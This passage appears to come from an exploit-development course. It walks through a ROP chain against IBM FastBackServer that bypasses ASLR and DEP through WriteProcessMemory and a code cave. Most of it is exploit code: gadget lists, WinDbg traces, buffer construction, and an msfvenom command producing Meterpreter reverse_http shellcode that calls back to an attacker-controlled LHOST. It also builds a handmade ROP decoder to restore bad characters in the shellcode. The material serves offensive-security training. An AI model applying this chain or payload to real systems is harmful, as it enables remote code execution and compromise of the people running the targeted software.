As highlighted in the ROP chain above, the first gadget uses a return instruction with an offset of 0x10. As a result, execution will return to the "POP EAX" gadget's address on the stack, and the stack pointer is then increased by 0x10. Because of this we need to insert 0x10 junk bytes before the value (0xffffffe0) that is popped into EAX.

Next, our ROP chain pops the value 0xffffffe0 into EAX and adds the contents of ECX to it. 0xffffffe0 corresponds to -0x120, which is the correct value to align EAX with the *lpBuffer* placeholder (shellcode pointer) on the stack. Finally, the last gadget overwrites the *lpBuffer* argument with the real shellcode address.

To test this, let's restart FastBackServer and attach WinDbg. If we place a breakpoint on the gadget that writes the real shellcode address on the stack (libeay32IBM019+0x1fd8), we can step over the mov instruction and display the updated ROP skeleton on the stack.

```
0:078> bp libeay32IBM019+0x1fd8
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\Program
Files\ibm\gsk8\lib\N\icc\osslib\libeay32IBM019.dll -

0:078> g
Breakpoint 0 hit
eax=0dbbe2fc ebx=05f6c280 ecx=0dbbe41c edx=77251670 esi=42424242 edi=00669360
eip=03111fd8 esp=0dbbe364 ebp=41414141 iopl=0         nv up ei pl nz na pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000207
libeay32IBM019!N98E_CRYPTO_get_mem_ex_functions+0x48:
03111fd8 8908            mov     dword ptr [eax],ecx  ds:0023:0dbbe2fc=41414141

0:063> p
eax=0dbbe2fc ebx=05f6c280 ecx=0dbbe41c edx=77251670 esi=42424242 edi=00669360
```

```
eip=03111fda esp=0dbbe364 ebp=41414141 iopl=0         nv up ei pl nz na pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000207
libeay32IBM019!N98E_CRYPTO_get_mem_ex_functions+0x4a:
03111fda c3              ret

0:063> dd eax-10 L7
0dbbe2ec  75f42890 031a2c04 ffffffff 031a2c04
0dbbe2fc  0dbbe41c 42424242 031f401c

0:063> dd 0dbbe41c L8
0dbbe41c  44444444 44444444 44444444 44444444
0dbbe42c  44444444 44444444 44444444 44444444
```

Listing 572 - ROP skeleton as seen on the stack

With the shellcode address correctly patched, our ROP skeleton on the stack is almost complete. Next, we need to overwrite the dummy shellcode size, which in the listing above is represented by 0x42424242.

As with prior ROP chains, we should reuse as many gadgets as possible when we need to repeat similar actions.

The shellcode size does not have to be precise. If it is too large, additional stack content will simply be copied as well. Most 32-bit Metasploit-generated shellcodes are smaller than 500 bytes, so we can use an arbitrary size value of -524 (0xfffffdf4) and then negate it to make it positive.

Listing 573 shows the ROP chain for this step.

```
# Patching nSize
rop += pack("<L", (dllBase + 0xbc79)) # inc eax ; ret
rop += pack("<L", (dllBase + 0xbc79)) # inc eax ; ret
rop += pack("<L", (dllBase + 0xbc79)) # inc eax ; ret
rop += pack("<L", (dllBase + 0xbc79)) # inc eax ; ret
rop += pack("<L", (dllBase + 0x408dd)) # push eax ; pop esi ; ret
rop += pack("<L", (dllBase + 0x48d8c)) # pop eax ; ret
rop +? pack("<L", (0xfffffdf4))     # -524
rop += pack("<L", (dllBase + 0x1d8c2)) # neg eax ; ret
rop += pack("<L", (dllBase + 0x8876d)) # mov ecx, eax ; mov eax, esi ; pop esi ; retn
0x0010
rop += pack("<L", (0x42424242)) # junk into esi
rop += pack("<L", (dllBase + 0x1fd8)) # mov [eax], ecx ; ret
rop += pack("<L", (0x42424242)) # junk for ret 0x10
rop += pack("<L", (0x42424242)) # junk for ret 0x10
rop += pack("<L", (0x42424242)) # junk for ret 0x10
rop += pack("<L", (0x42424242)) # junk for ret 0x10
```

Listing 573 - Patching nSize with ROP

In the above ROP chain we first increase EAX (which points to *lpBuffer* on the stack) by four to align it with the *nSize* dummy argument.

Next, we save the updated EAX pointer by copying it to ESI. We do this because with our available gadgets, there's no simple way to obtain the shellcode size in ECX. Instead, we'll use EAX for this arithmetic and then copy the result to ECX.

For the last copy operation, we'll use a gadget that both copies the content of EAX into ECX and restores EAX from ESI. We have already encountered this gadget in the previous step. It contains a return instruction with an offset of 0x10, which we need to account for in the ROP chain (0x10 junk bytes).

Let's test this new step by restarting FastBackServer and attaching WinDbg. Once again, we'll set a breakpoint on the gadget that patches values on the stack. We'll continue execution until the breakpoint is triggered a second time.

```
0:079> bp libeay32IBM019+0x1fd8
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\Program
Files\ibm\gsk8\lib\N\icc\osslib\libeay32IBM019.dll -

0:079> g
Breakpoint 0 hit
eax=1223e2fc ebx=073db868 ecx=1223e41c edx=77251670 esi=42424242 edi=00669360
eip=044e1fd8 esp=1223e364 ebp=41414141 iopl=0         nv up ei pl nz na pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000207
libeay32IBM019!N98E_CRYPTO_get_mem_ex_functions+0x48:
044e1fd8 8908            mov     dword ptr [eax],ecx  ds:0023:1223e2fc=41414141

0:085> g
Breakpoint 0 hit
eax=1223e300 ebx=073db868 ecx=0000020c edx=77251670 esi=42424242 edi=00669360
eip=044e1fd8 esp=1223e3a0 ebp=41414141 iopl=0         nv up ei pl nz ac pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000217
libeay32IBM019!N98E_CRYPTO_get_mem_ex_functions+0x48:
044e1fd8 8908            mov     dword ptr [eax],ecx  ds:0023:1223e300=42424242

0:085> p
eax=1223e300 ebx=073db868 ecx=0000020c edx=77251670 esi=42424242 edi=00669360
eip=044e1fda esp=1223e3a0 ebp=41414141 iopl=0         nv up ei pl nz ac pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000217
libeay32IBM019!N98E_CRYPTO_get_mem_ex_functions+0x4a:
044e1fda c3              ret

0:085> dd eax-14 L7
1223e2ec  75f42890 04572c04 ffffffff 04572c04
1223e2fc  1223e41c 0000020c 045c401c
```

Listing 574 - ROP skeleton with nSize overwritten

Excellent! Listing 574 shows that the ROP chain patched the *nSize* argument correctly.

At this point, we have correctly set up the address for *WriteProcessMemory*, the return address, and all arguments on the stack.

The last step in our ROP chain is to align EAX with the *WriteProcessMemory* address in the ROP skeleton on the stack, exchange it with ESP, and return into it.

We'll do this the same way we aligned EAX earlier. From Listing 574, we know that EAX points 0x14 bytes ahead of *WriteProcessMemory* on the stack. We can fix that easily with previously used gadgets. The updated ROP chain is shown below.

```
# Align ESP with ROP Skeleton
rop += pack("<L", (dllBase + 0x117c))   # pop ecx ; ret
```

```
rop += pack("<L", (0xffffffec))         # -0x14
rop += pack("<L", (dllBase + 0x1d0f0))  # add eax, ecx ; ret
rop += pack("<L", (dllBase + 0x5b415))  # xchg eax, esp ; ret
```

Listing 575 - Aligning ESP with ROP skeleton

In the above ROP chain, we popped the value -0x14 (0xffffffec) into ECX, added it to EAX, and then used a gadget with an XCHG instruction to align ESP to the stack address stored in EAX.

After executing this part of the ROP chain, we should return into *WriteProcessMemory* with all the arguments set up correctly. We can observe this in practice by restarting FastBackServer, attaching WinDbg, and setting a breakpoint on the "XCHG EAX, ESP" gadget.

```
0:080> bp libeay32IBM019+0x5b415
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\Program
Files\ibm\gsk8\lib\N\icc\osslib\libeay32IBM019.dll -

0:080> g
Breakpoint 0 hit
eax=110ee2ec ebx=05fbf4d8 ecx=ffffffec edx=77251670 esi=42424242 edi=00669360
eip=031bb415 esp=110ee3b0 ebp=41414141 iopl=0         nv up ei pl nz na po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000203
libeay32IBM019!N98E_a2i_ASN1_INTEGER+0x85:
031bb415 94              xchg    eax,esp

0:085> p
eax=110ee3b0 ebx=05fbf4d8 ecx=ffffffec edx=77251670 esi=42424242 edi=00669360
eip=031bb416 esp=110ee2ec ebp=41414141 iopl=0         nv up ei pl nz na po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000203
libeay32IBM019!N98E_a2i_ASN1_INTEGER+0x86:
031bb416 c3              ret

0:085> p
eax=110ee3b0 ebx=05fbf4d8 ecx=ffffffec edx=77251670 esi=42424242 edi=00669360
eip=75f42890 esp=110ee2f0 ebp=41414141 iopl=0         nv up ei pl nz na po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000203
KERNEL32!WriteProcessMemoryStub:
75f42890 8bff            mov     edi,edi

0:085> dds esp L6
110ee2f0  031f2c04 libeay32IBM019!N98E_bn_sub_words+0x107c
110ee2f4  ffffffff
110ee2f8  031f2c04 libeay32IBM019!N98E_bn_sub_words+0x107c
110ee2fc  110ee41c
110ee300  0000020c
110ee304  0324401c libeay32IBM019!N98E_OSSL_DES_version+0x4f018
```

Listing 576 - Executing WriteProcessMemory from ROP

Listing 576 shows that *WriteProcessMemory* was invoked and all arguments were set up correctly. We'll note that *lpBuffer* is stored at 0x110ee41c.

To verify that *WriteProcessMemory* copies our dummy shellcode, we can dump the contents of the code cave before and after the API executes.

```
0:085> u 031f2c04
libeay32IBM019!N98E_bn_sub_words+0x107c:
```

```
031f2c04 0000            add     byte ptr [eax],al
031f2c06 0000            add     byte ptr [eax],al
031f2c08 0000            add     byte ptr [eax],al
031f2c0a 0000            add     byte ptr [eax],al
031f2c0c 0000            add     byte ptr [eax],al
031f2c0e 0000            add     byte ptr [eax],al
031f2c10 0000            add     byte ptr [eax],al
031f2c12 0000            add     byte ptr [eax],al

0:085> pt
eax=00000001 ebx=05fbf4d8 ecx=00000000 edx=77251670 esi=42424242 edi=00669360
eip=745f82a4 esp=110ee2f0 ebp=41414141 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
KERNELBASE!WriteProcessMemory+0x74:
745f82a4 c21400          ret     14h

0:085> u 031f2c04
libeay32IBM019!N98E_bn_sub_words+0x107c:
031f2c04 44              inc     esp
031f2c05 44              inc     esp
031f2c06 44              inc     esp
031f2c07 44              inc     esp
031f2c08 44              inc     esp
031f2c09 44              inc     esp
031f2c0a 44              inc     esp
031f2c0b 44              inc     esp
```

Listing 577 - WriteProcessMemory copies data into code page

The contents of the code cave before and after *WriteProcessMemory* execution show that our fake shellcode data of 0x44 bytes was copied from the stack into the code cave.

Let's return from *WriteProcessMemory* and prove that DEP was bypassed by executing the "INC ESP" instructions (0x44 opcode) from the code cave:

```
0:085> r
eax=00000001 ebx=05fbf4d8 ecx=00000000 edx=77251670 esi=42424242 edi=00669360
eip=745f82a4 esp=110ee2f0 ebp=41414141 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
KERNELBASE!WriteProcessMemory+0x74:
745f82a4 c21400          ret     14h

0:085> p
eax=00000001 ebx=05fbf4d8 ecx=00000000 edx=77251670 esi=42424242 edi=00669360
eip=031f2c04 esp=110ee308 ebp=41414141 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
libeay32IBM019!N98E_bn_sub_words+0x107c:
031f2c04 44              inc     esp

0:085> p
eax=00000001 ebx=05fbf4d8 ecx=00000000 edx=77251670 esi=42424242 edi=00669360
eip=031f2c05 esp=110ee309 ebp=41414141 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
libeay32IBM019!N98E_bn_sub_words+0x107d:
031f2c05 44              inc     esp
```

```
0:085> p
eax=00000001 ebx=05fbf4d8 ecx=00000000 edx=77251670 esi=42424242 edi=00669360
eip=031f2c06 esp=110ee30a ebp=41414141 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
libeay32IBM019!N98E_bn_sub_words+0x107e:
031f2c06 44              inc     esp
```

Listing 578 - Executing arbitrary instructions

We have bypassed both ASLR and DEP and have obtained arbitrary code execution. Very Nice!

In this case, we only executed our padding of 0x44 byte values, but next we'll replace it with shellcode to obtain a reverse shell.

10.4.1.1 Exercises

1. Go through the ROP chain required to execute *WriteProcessMemory* and implement it in your own proof of concept.
2. Obtain arbitrary code execution inside the code cave.
3. Improve the proof of concept to detect and handle bad characters in the ROP gadgets once they are added to the base address of **libeay32IBM019.dll**.

10.4.2 Getting Our Shell

At this point, we've achieved our initial goal of bypassing ASLR by leaking the base address of an IBM module. We have also bypassed DEP to obtain code execution.

To complete our exploit, let's replace our padding data with a Meterpreter shellcode to get a reverse shell.

First, we'll need to find the offset from the end of the ROP chain to the *lpBuffer* stack address where our shellcode will reside. This value will be used to calculate the size of the padding area prepended to our shellcode. Next, we'll generate an encoded Meterpreter shellcode to replace the dummy shellcode.

To figure out the offset, we can display data at an address lower than the value in *lpBuffer*.

Earlier, we found *lpBuffer* at the stack address 0x110ee41c. If we subtract 0x70 bytes, we find the stack content shown in Listing 579.

```
0:085> dd 110ee41c-70
110ee3ac  031bb415 44444444 44444444 44444444
110ee3bc  44444444 44444444 44444444 44444444
110ee3cc  44444444 44444444 44444444 44444444
110ee3dc  44444444 44444444 44444444 44444444
110ee3ec  44444444 44444444 44444444 44444444
110ee3fc  44444444 44444444 44444444 44444444
110ee40c  44444444 44444444 44444444 44444444
110ee41c  44444444 44444444 44444444 44444444

0:085> ? 110ee41c - 110ee3b0
Evaluate expression: 108 = 000000 6c
```

Listing 579 - Offset from last ROP gadget to lpBuffer

Here we discover that the offset from the first DWORD after the ROP chain to *lpBuffer* is 0x6C bytes. We must add 0x6C bytes of padding before placing the shellcode.

Let's update our proof of concept with a second offset variable (*offset2*) and some dummy shellcode as shown below.

```
...
offset2 = b"C" * 0x6C
shellcode = b"\x90" * 0x100
padding = b"D" * (0x600 - 276 - 4 - len(rop) - len(offset2) - len(shellcode))

formatString = b"File: %s From: %d To: %d ChunkLoc: %d FileLoc: %d" %
(offset+wpm+eip+rop+offset2+shellcode+padding,0,0,0,0)
buf += formatString
...
```

Listing 580 - Updated proof of concept to include shellcode alignment

After these changes, *lpBuffer* will point to our dummy shellcode and *WriteProcessMemory* will copy the shellcode into the code cave.

To test the updated proof of concept, we'll restart FastBackServer, attach WinDbg, set a breakpoint on *WriteProcessMemory*, and launch the exploit:

```
0:078> bp KERNEL32!WriteProcessMemoryStub

0:078> g
Breakpoint 0 hit
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\Program
Files\ibm\gsk8\lib\N\icc\osslib\libeay32IBM019.dll -
eax=0dcde3b0 ebx=060bbf98 ecx=fffffffec edx=76fd1670 esi=42424242 edi=00669360
eip=75342890 esp=0dcde2f0 ebp=41414141 iopl=0         nv up ei pl nz na po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000203
KERNEL32!WriteProcessMemoryStub:
75342890 8bff            mov     edi,edi

0:081> dds esp L6
0dcde2f0  032f2c04 libeay32IBM019!N98E_bn_sub_words+0x107c
0dcde2f4  ffffffff
0dcde2f8  032f2c04 libeay32IBM019!N98E_bn_sub_words+0x107c
0dcde2fc  0dcde41c
0dcde300  0000020c
0dcde304  0334401c libeay32IBM019!N98E_OSSL_DES_version+0x4f018

0:081> dd 0dcde41c-10 L8
0dcde40c  43434343 43434343 43434343 43434343
0dcde41c  90909090 90909090 90909090 90909090
```

Listing 581 - Dummy shellcode is aligned correctly

By subtracting 0x10 bytes from *lpBuffer*, we can verify that our dummy shellcode starts exactly where *lpBuffer* points.

Next, let's generate *windows/meterpreter/reverse_http* shellcode with **msfvenom**, remembering to supply the bad characters 0x00, 0x09, 0x0A, 0x0C, 0x0D, and 0x20:

```
kali@kali:~$ msfvenom -p windows/meterpreter/reverse_http LHOST=192.168.119.120
LPORT=8080 -b "\x00\x09\x0a\x0b\x0c\x0d\x20" -f python -v shellcode
...
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 590 (iteration=0)
x86/shikata_ga_nai chosen with final size 590
Payload size: 590 bytes
Final size of python file: 3295 bytes
shellcode =  b""
shellcode += b"\xdb\xd9\xba\xcc\xbb\x60\x18\xd9\x74\x24\xf4"
shellcode += b"\x58\x33\xc9\xb1\x8d\x31\x50\x1a\x83\xc0\x04"
shellcode += b"\x03\x50\x16\xe2\x39\x47\x88\x9a\xc1\xb8\x49"
shellcode += b"\xfb\x48\x5d\x78\x3b\x2e\x15\x2b\x8b\x25\x7b"
shellcode += b"\xc0\x60\x6b\x68\x53\x04\xa3\x9f\xd4\xa3\x95"
...
```

Listing 582 - Encoded Meterpreter shellcode

We can now insert the generated shellcode in the proof of concept using the *shellcode* variable.

Once again, we'll restart FastBackServer, attach WinDbg, and set a breakpoint on *WriteProcessMemory*. Listing 583 shows the results from WinDbg when the proof of concept is executed.

```
0:078> bp KERNEL32!WriteProcessMemoryStub

0:078> g
Breakpoint 0 hit
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\Program
Files\ibm\gsk8\lib\N\icc\osslib\libeay32IBM019.dll -
eax=1111e3b0 ebx=05ebc5b0 ecx=fffffffec edx=77251670 esi=42424242 edi=00669360
eip=75f42890 esp=1111e2f0 ebp=41414141 iopl=0         nv up ei pl nz na po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000203
KERNEL32!WriteProcessMemoryStub:
75f42890 8bff            mov     edi,edi

0:085> pt
eax=00000001 ebx=05ebc5b0 ecx=00000000 edx=77251670 esi=42424242 edi=00669360
eip=745f82a4 esp=1111e2f0 ebp=41414141 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
KERNELBASE!WriteProcessMemory+0x74:
745f82a4 c21400          ret     14h

0:085> u poi(esp)
libeay32IBM019!N98E_bn_sub_words+0x107c:
01bb2c04 dbd9            fcmovnu st,st(1)
01bb2c06 baccbb6018      mov     edx,1860BBCCh
01bb2c0b d97424f4        fnstenv [esp-0Ch]
01bb2c0f 58              pop     eax
01bb2c10 33c9            xor     ecx,ecx
01bb2c12 b18d            mov     cl,8Dh
01bb2c14 31501a          xor     dword ptr [eax+1Ah],edx
01bb2c17 83c004          add     eax,4
```

Listing 583 - Encoded Meterpreter shellcode in memory

Once we reach the beginning of *WriteProcessMemory*, we can execute the function to the end and dump the copied shellcode to verify that it's been copied to the code cave.

Unfortunately, after continuing execution, we encounter an access violation:

```
0:085> g
(1a54.fe8): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=01bb2c04 ebx=05ebc5b0 ecx=0000008d edx=1860bbcc esi=42424242 edi=00669360
eip=01bb2c14 esp=1111e30c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
libeay32IBM019!N98E_bn_sub_words+0x108c:
01bb2c14 31501a          xor     dword ptr [eax+1Ah],edx ds:0023:01bb2c1e=9a884739
```

Listing 584 - Access violation due to shellcode decoding stub

The highlighted assembly instruction attempted to modify a memory location pointed to by EAX+0x1A, which caused the crash.

From Listing 584 we notice that EAX points to an address within the code cave where the shellcode has been copied. We're encountering an access violation error because the shellcode's decoding stub expects the code to be stored in writable memory, but it is not.

This means we won't be able to use the msfvenom encoder, so we'll have to find a different solution. Fortunately, we have a few options.

We could write custom shellcode that does not contain any bad characters and by extension does not require a decoding routine. Alternatively, we could replace the bad characters and then leverage additional ROP gadgets to restore the shellcode before it's copied into the code section. In the next section, we'll pursue the latter approach.

10.4.2.1 Exercises

1. Calculate the offset from the ROP chain to the dummy shellcode.
2. Insert shellcode into the buffer at the correct offset and observe the decoder causing a crash.

10.4.3 Handmade ROP Decoder

At this point, we know we need to avoid bad characters in our shellcode and can not rely on the msfvenom decoder. In this section, we'll learn how to manually implement a ROP decoder and test it.

First, let's replace the bad characters with safe alternatives that will not break the exploit. To begin, we'll select arbitrary replacement characters, as shown in Listing 585.

```
0x00 -> 0xff
0x09 -> 0x10
0x0a -> 0x06
0x0b -> 0x07
0x0c -> 0x08
0x0d -> 0x05
0x20 -> 0x1f
```

Listing 585 - Character substitution scheme

To implement this technique, we'll first generate a *windows/meterpreter/reverse_http* payload in Python format (without encoding it):

```
kali@kali:~$ msfvenom -p windows/meterpreter/reverse_http LHOST=192.168.119.120
LPORT=8080 -f python -v shellcode
...
No encoder or badchars specified, outputting raw payload
Payload size: 596 bytes
Final size of python file: 3336 bytes
shellcode =  b""
shellcode += b"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0"
shellcode += b"\x64\x8b\x50\x30\x8b\x52\x0c\x8b\x52\x14\x8b"
shellcode += b"\x72\x28\x0f\xb7\x4a\x26\x31\xff\xac\x3c\x61"
shellcode += b"\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2"
...
```

Listing 586 - Encoded Meterpreter shellcode

Since we're going to manually replace these characters for now, we'll only work on the first 20 bytes of the shellcode to determine if the technique works.

Listing 587 shows the substitutions performed on the substring.

```
Before:
\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30\x8b\x52\x0c\x8b\x52

After:
\xfc\xe8\x82\xff\xff\xff\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30\x8b\x52\x08\x8b\x52
```

Listing 587 - First characters are substituted

We can easily make these manual edits in our shellcode with a Python script. However, restoring the script with ROP at runtime is more challenging.

Let's start by creating a ROP chain to restore the first 0x00 byte, which was replaced with an 0xff byte.

Our complete ROP chain will perform three actions going forward. First, it will patch the arguments for *WriteProcessMemory*, then it will restore the shellcode, and finally, it will execute *WriteProcessMemory*.

Below is the ROP chain we'll use to restore the first bad character.

```
# Restore first three shellcode bytes
rop += pack("<L", (dllBase + 0x117c))   # pop ecx ; ret
rop += pack("<L", (negative value))     # negative offset
rop += pack("<L", (dllBase + 0x4a7b6))  # sub eax, ecx ; pop ebx ; ret
rop += pack("<L", (original value))      # value into BH
rop += pack("<L", (dllBase + 0x468ee))  # add [eax+1], bh ; ret
```

Listing 588 - ROP gadgets to fix a bad character

This new ROP chain will be inserted just after the gadgets that patch *nSize* on the stack. At this point, EAX will contain the stack address where the *nSize* argument is stored. To align EAX with the first bad character to fix, we can pop an appropriate negative value into ECX and subtract it from EAX.

```
pop ecx ; ret
negative offset
sub eax, ecx ;
```

Listing 589 - Aligning EAX

With EAX aligned, our next step is to restore the bad character. We will do this by loading an appropriate value into EBX and then adding the byte in BH to the value pointed to by EAX.

```
pop ebx ; ret
value into BH
add [eax+1], bh ; ret
```

Listing 590 - Restoring the bad character

For every bad character that we have to decode, we'll need to determine both the negative offset value to subtract from EAX and the value to place into BH.

First, let's find the correct value for BH. We are going to restore the bad character 0x00, which was replaced by the fourth byte in the shellcode, 0xff. We can add 0x01 to 0xff to restore the shellcode byte.

We can load the correct value in BH while avoiding bad characters by popping the value 0x1111__01__11 into EBX.

Next, let's calculate the negative offset. Recall that when the decoder ROP chain is executed, EAX points to *nSize* on the stack.

Before moving forward with this step, we need to make a couple of adjustments to our proof of concept that will influence the negative offset we have to calculate. For each bad character we fix, we'll be increasing the size of our final ROP chain. To account for this, we'll adjust the *lpBuffer* (shellcode) address on the stack to create enough additional space.

We will also increase the size of our entire input buffer to account for our larger combined offset and ROP chain. Listing 591 shows the first *psCommandBuffer* increased to 0x1100.

```
# psAgentCommand
buf = bytearray([0x41]*0xC)
buf += pack("<i", 0x534)      # opcode
buf += pack("<i", 0x0)        # 1st memcpy: offset
buf += pack("<i", 0x1100)    # 1st memcpy: size field
buf += pack("<i", 0x0)        # 2nd memcpy: offset
buf += pack("<i", 0x100)      # 2nd memcpy: size field
buf += pack("<i", 0x0)        # 3rd memcpy: offset
buf += pack("<i", 0x100)      # 3rd memcpy: size field
buf += bytearray([0x41]*0x8)
```

Listing 591 - Update size of psCommandBuffer

Next, let's modify the address stored in *lpBuffer*.

```
# Patching lpBuffer
rop = pack("<L", (dllBase + 0x296f)) # mov eax, esi ; pop esi ; ret
rop += pack("<L", (0x42424242)) # junk into esi
rop += pack("<L", (dllBase + 0x117c)) # pop ecx ; ret
rop += pack("<L", (0x88888888))
rop += pack("<L", (dllBase + 0x1d0f0)) # add eax, ecx ; ret
rop += pack("<L", (dllBase + 0x117c)) # pop ecx ; ret
```

```
rop += pack("<L", (0x77777d78))
rop += pack("<L", (dllBase + 0x1d0f0)) # add eax, ecx ; ret
rop += pack("<L", (dllBase + 0x8876d)) # mov ecx, eax ; mov eax, esi ; pop esi ; retn
0x0010
rop += pack("<L", (0x42424242)) # junk into esi
rop += pack("<L", (dllBase + 0x48d8c)) # pop eax ; ret
...
```

Listing 592 - Increase address of lpBuffer

In Listing 592, we increased the offset from the start of the ROP chain to the beginning of our shellcode (*lpBuffer*) from 0x100 to 0x600 by modifying the highlighted value.

Additionally, we must ensure that the subtraction we perform to align EAX with the ROP skeleton takes this 0x500 byte offset into account.

```
...
rop += pack("<L", (0x42424242)) # junk for ret 0x10
rop += pack("<L", (0x42424242)) # junk for ret 0x10
rop += pack("<L", (0x42424242)) # junk for ret 0x10
rop += pack("<L", (0x42424242)) # junk for ret 0x10
rop += pack("<L", (0xfffff9e0)) # pop into eax
rop += pack("<L", (dllBase + 0x1d0f0)) # add eax, ecx ; ret
rop += pack("<L", (dllBase + 0x1fd8)) # mov [eax], ecx ; ret
...
```

Listing 593 - Aligning EAX with ROP skeleton

This alignment is performed by adding the value 0xfffff9e0, which is 0x500 bytes less than the previous value of 0xfffffee0, as shown in Listing 593.

After this change, we must determine the negative offset from the stack address pointing to *nSize* to the first bad character in the shellcode. This calculation is tricky, so we'll find it dynamically instead.

As previously mentioned, at this point of the ROP chain execution, EAX contains the stack address of *nSize*. To locate the correct offset, we can pop a dummy value like 0xffffffff into ECX, which is then subtracted from EAX to perform the alignment. We will then use the debugger to determine the correct value to subtract at runtime.

Taking these modifications into consideration, we can craft the updated code shown in Listing 594.

```
# Restore first shellcode byte
rop += pack("<L", (dllBase + 0x117c)) # pop ecx ; ret
rop += pack("<L", (0xffffffff))
rop += pack("<L", (dllBase + 0x4a7b6)) # sub eax, ecx ; pop ebx ; ret
rop += pack("<L", (0x11110111)) # 01 in bh
rop += pack("<L", (dllBase + 0x468ee)) # add [eax+1], bh ; ret

# Align ESP with ROP Skeleton
rop += pack("<L", (dllBase + 0x117c)) # pop ecx ; ret
rop += pack("<L", (0xffffffec)) # -14
rop += pack("<L", (dllBase + 0x1d0f0)) # add eax, ecx ; ret
rop += pack("<L", (dllBase + 0x5b415)) # xchg eax, esp ; ret

offset2 = b"C" * (0x600 - len(rop))
```

```
shellcode =
b"\xfc\xe8\x82\xff\xff\xff\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30\x8b\x52\x08\x8b\x52"
padding = b"D" * (0x1000 - 276 - 4 - len(rop) - len(offset2) - len(shellcode))

formatString = b"File: %s From: %d To: %d ChunkLoc: %d FileLoc: %d" %
(offset+wpm+eip+rop+offset2+shellcode+padding,0,0,0,0)
buf += formatString
```

Listing 594 - Adding dummy offset and encoded shellcode

The lower part of Listing 594 includes the final changes, in which we have updated the *offset2* variable to account for the increased size of *psCommandBuffer* and inserted the first 20 bytes of our custom-encoded shellcode.

Once execution of the ROP chain reaches the decoding section, we can find the distance from EAX to the first 0xff byte in the encoded shellcode.

Note that the instruction that decodes the bad character is "ADD [EAX+1], BH", which means we have to account for the additional one byte in our arithmetic calculation.

Listing 595 shows WinDbg's output when the ROP chain reaches the "POP ECX" gadget in the decode section.

```
eax=10bbe300 ebx=0603be40 ecx=0000020c edx=76fd1670 esi=42424242 edi=00669360
eip=0316117c esp=10bbe3a4 ebp=41414141 iopl=0         nv up ei pl nz ac pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000217
libeay32IBM019!Ordinal1715+0x117c:
0316117c 59              pop     ecx

0:082> db eax + 61e L10
10bbe91e  82 ff ff ff 60 89 e5 31-c0 64 8b 50 30 8b 52 08  ....`..1.d.P0.R.

0:082> ? -61e
Evaluate expression: -1566 = fffff9e2
```

Listing 595 - Distance from EAX to first bad character

Through trial and error, the debugger output reveals a distance of 0x61e bytes from EAX to the first bad character. This means that we must pop the value of 0xfffff9e2 into ECX and subtract that from EAX.

Let's update the offset and rerun the proof of concept, so we can review the shellcode values on the stack before and after the decode instruction.

```
eax=1477e91e ebx=11110111 ecx=fffff9e2 edx=76fd1670 esi=42424242 edi=00669360
eip=019468ee esp=1477e3b4 ebp=41414141 iopl=0         nv up ei pl nz ac pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000217
libeay32IBM019!N98E_EVP_CIPHER_CTX_set_padding+0x1e:
019468ee 00b801000000    add     byte ptr [eax+1],bh        ds:0023:1477e91f=ff

0:096> db eax L2
1477e91e  82 ff                                          ..

0:096> p
eax=1477e91e ebx=11110111 ecx=fffff9e2 edx=76fd1670 esi=42424242 edi=00669360
eip=019468f4 esp=1477e3b4 ebp=41414141 iopl=0         nv up ei pl zr ac pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000257
```

```
libeay32IBM019!N98E_EVP_CIPHER_CTX_set_padding+0x24:
019468f4 c3              ret

0:096> db eax L2
1477e91e  82 00
```

Listing 596 - The first bad character is fixed with ROP

From the output, we find the original character restored, which proves that the ROP decoding technique works.

Next, we'll reuse the ROP chain we just developed to restore the next bad character. The next bad character is another null byte, which is substituted with 0xff, and it comes just after the previous bad character. We can once again align EAX by modifying the value popped into ECX.

Since the next character to restore comes right after the previous character, we need to subtract the value 0xffffffff to increase EAX by one.

The ROP chain to accomplish this is shown in Listing 597.

```
# Restore second bad shellcode byte
rop += pack("<L", (dllBase + 0x117c)) # pop ecx ; ret
rop += pack("<L", (0xffffffff))
